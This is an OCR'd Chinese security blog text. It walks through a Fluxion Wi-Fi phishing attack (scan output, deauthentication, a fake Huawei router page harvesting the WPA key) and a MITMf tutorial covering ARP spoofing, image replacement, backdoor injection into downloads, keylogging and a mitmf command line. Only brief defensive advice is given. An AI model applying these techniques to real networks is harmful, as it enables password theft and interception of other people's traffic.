
```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

                   -20       18        0    0   8  54e  WPA2 CCMP   PSK
34:96:72:2E:A1:12  -44       34        0    0   1  54e. WPA2 CCMP   PSK
20:6B:E7:42:D5:F0  -48       14        0    0   6  54e. WPA2 CCMP   PSK
F4:8B:32:1E:2D:25  -52       13        0    0   6  54e. WPA2 CCMP   PSK  608
10:58:87:AF:DD:23  -59       20        0    0   1  54e  WPA2 CCMP   PSK
C4:36:55:6D:FE:25  -63       21        3    0  11  54e. WPA2 CCMP   PSK
8C:A6:DF:47:C2:78  -61       20        1    0   1  54e. WPA2 CCMP   PSK
50:3A:A0:90:7F:98  -72       17        0    0   1  54e  WPA2 CCMP   PSK
14:B8:37:24:7C:1B  -75       15        0    0   1  54e  WPA2 CCMP   PSK
8C:A6:DF:56:4A:BD  -80       12        0    0  11  54e. WPA2 CCMP   PSK
14:75:90:CC:1C:32  -83        2        4    0  11  54e. WPA2 CCMP   PSK
D4:EE:07:2F:15:B0  -82        3        0    0  13  54e. WPA2 CCMP   PSK
08:3F:BC:03:08:E8  -82        6        0    0   7  54e  WPA2 CCMP   PSK
C8:3A:35:16:FC:B8  -83       13        0    0   7  54e. WPA  CCMP   PSK
88:25:93:2C:2F:23  -82        4        0    0  11  54e. WPA2 CCMP   PSK
8A:25:93:EB:96:A8  -85        3        0    0  13  54e  WPA2 CCMP   PSK
9C:21:6A:20:D8:7A  -79        2        0    0   1  54e. WPA2 CCMP   PSK
D8:15:0D:F7:F2:80  -83        1        1    0  11  54e. WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F4:8B:32:1E:2D:25  18:59:36:73:36:1F  -36    0 - 1      0        66  604,608,TP-LINK_A112,607,TP-LINK_60B4
14:75:90:CC:1C:32  48:E2:44:75:BA:D1   -1    1e- 0      0         4
```


找到我们开始攻击 608 了，如图：

开始抓包，如图：




抓握手包后面是为了验证 wifi 密码的正确性，如图：



用 WED 界面开始钓鱼，软件自带很多路由器的页面，如图：

这里我们选择用华为的路由器界面。


当选择完以后软件就开始攻击生成假的 AP 被迫受害人连接，因为被害人的 wifi 一直在受到我们的攻击他是怎么样的连接不上去的。




然后手机连接了假的 ap 进去，会自动转跳登陆 wifi 认证界面，如图：


18:12
3.75K/s
30%
HUAWEI
HUAWEI
Achieving Together
Status
Basic
Advanced
Tools
Item
Description
Continue restoring network
Dear customer due to security updates and firmware the connection has shortcomings
For security reasons enter network key
WPA Key:
Confirm
¿PLEASE HELP?
2
信安之路

当受害者输入完密码后，页面显示成功后的界面，如图：



然后我们 fluxion 就会验证受害者的输入的密码是否正确，如果正确的话停止攻击，软件自动结束，密码就会显示出来，如图：



这样入侵者就拿到 wifi 密码了，就可以进入的 wifi 里面干一些其他事情比如中间人什么的，作者提醒大家不要连接不知名的 wifi，加强 wifi 密码强度和定期更改 wifi 密码和隐藏 SSID，遇到一样的 wifi 名字而且带不带密码的就要小心可能是钓鱼 wifi。

wifi 渗透-狸猫换太子

原创： 98 信安之路 2017-09-25

上期作者发布了一篇关于 wifi 钓鱼的方法，今天我来给大佬们带来一篇关于拿到 wifi 密码能干什么？

我相信很多人都玩过 ettercap 和 driftnet 神器软件，用他们能干什么？没有错就是玩中间人非常好的，我们假设在一个局域网我们作为中间人嗅探他们的信息和劫持，我相信大家都会玩，然后我们对一个手机进行欺骗用 ettercap 来 arp 在用 driftnet 对手机的图片进行劫持上传到入侵者的电脑里面他就知道你在看什么图片，在那个网站看的想想就觉得可怕。

然后我就突发奇想，觉得只是能看到他的图片不够刺激想来点刺激的就像对他的图片进行劫持篡改这样才有意思嘿嘿 我是不是很坏?

实验环境：

kali Linux


局域网（作者用无线网卡）

手机一部


MITMF

进入正题

我们开始隆重的介绍今天的这个软件 MITMF 就是他让我们的局域网里面充满的好玩的事情



下图是 MITMF 这个软件的所有命令参数中的一部分，想要查看所有参数请自行查看，笔者在本文会用到其中的一个模块：



针对其中的一些模块对应的中文解释如下：

sslstrip 模块

这个我不多说大家也都能明白，默认是开启的状态。这里我尝试了用-d 参数关闭了 sslstrip，但是出现了无法使用的情况，应该是框架本身的 bug。

Filepwn 模块

主要作用是当被欺骗对象尝试下载文件时，首先对文件进行分析，对可执行文件（PE、ELF）进行后门注入，然后再给到被欺骗对象，这个下面我还会给出详细的说明。

Cachekill 模块

清空客户端的缓存缓冲池，这个在我们需要重新注入一段 js 时是很有用的。这个功能还是非常有用的，关于用处，大家可以参考 EtherDream 同学的 JS 缓存投毒的文章，不细说。

Spoof 模块

十分重要的一个模块，当我们使用 MITM 功能攻击欺骗时绝对是不能缺少的。其主要包括对 ARP、ICMP、DHCP 进行流量重定向（三种模式不能同时使用），手动指定 iptables 命令等，其他的规则文件（cfg 文件）在主目录的 config 目录下，我们可以进行自定义配置。这里值得说一下是，工具还在前几天更新了关于“破壳”漏洞的 DHCP 影响，我们可以通过 shellshock 参数进行指定。下面我也会有图片进行证明演示。

BeEFAutorun 模块

该模块可以使框架可以连接到 BeEF，BeEF 的强大我想大家是有目共睹的。连接到 BeEF 之后就可以将 MITM 与浏览器渗透结合起来，功能自然更强大，姿势，也更猥琐了。

Replace 模块

这个模块主要是可以对浏览内容进行替换，支持正则表达式。注意，这里模块默认情况下是强制刷新缓存缓冲池的，要想不改变缓冲内容，需要手动指定 keep-cache 参数。

Inject 模块

可以向被欺骗者的浏览内容中注入各种猥琐的东西，比如 js 啦，html 啦，图片啦，小电影啦。。。也是比较有用的一个模块，下文我们还会说到。

Browser Profiler 插件

枚举被欺骗机器的浏览器插件。对于我们前期的信息收集阶段还是很有用的。

JavaPwn 模块

可以通过向被攻击机器中注入 jar 使得浏览内容被毒化，和 metasploit 联合可以直接渗透机器拿到 shell（这点后文我也会重点说），metasploit 有多强大玩

渗透的同学没有不知道的吧？不知道的先出去罚站半小时（鄙人 metasploit 死忠粉）

Javascript Keylogger 模块

一个键盘记录 js，后文会有介绍

App Cache Poison

app 缓存投毒。对于网页应用程序进行毒化处理，然后进行随心所欲的进行攻击测试。是 Krzysztof Kotowicz 的补充模块。

Upsidedownternet


恶搞模块，让浏览者的世界翻转。

这个软件还是比较难安装的大家安装的时候一定要小心千万不要漏了模块，这个软件的作者地址里面有安装教程大家跟着走就 OK 了，安装地址如下：

https://github.com/byt3bl33d3r/MITMf/wiki/Installation

项目地址：

https://github.com/byt3bl33d3r/MITMf



安装好了我们就开始使用了。


成功利用的条件是需要知道你的手机 IP 地址以及网关，下面就开始我们的实战，使用如下命令：

mitmf -i 网卡 --spoof --arp --gateway 网关 --targets 要攻击的设备 ip 地址 --imgrand(意思是你要替换图片)--img-dir(你替换图片的位置) /root/img（这个就是我替换图片的位置）

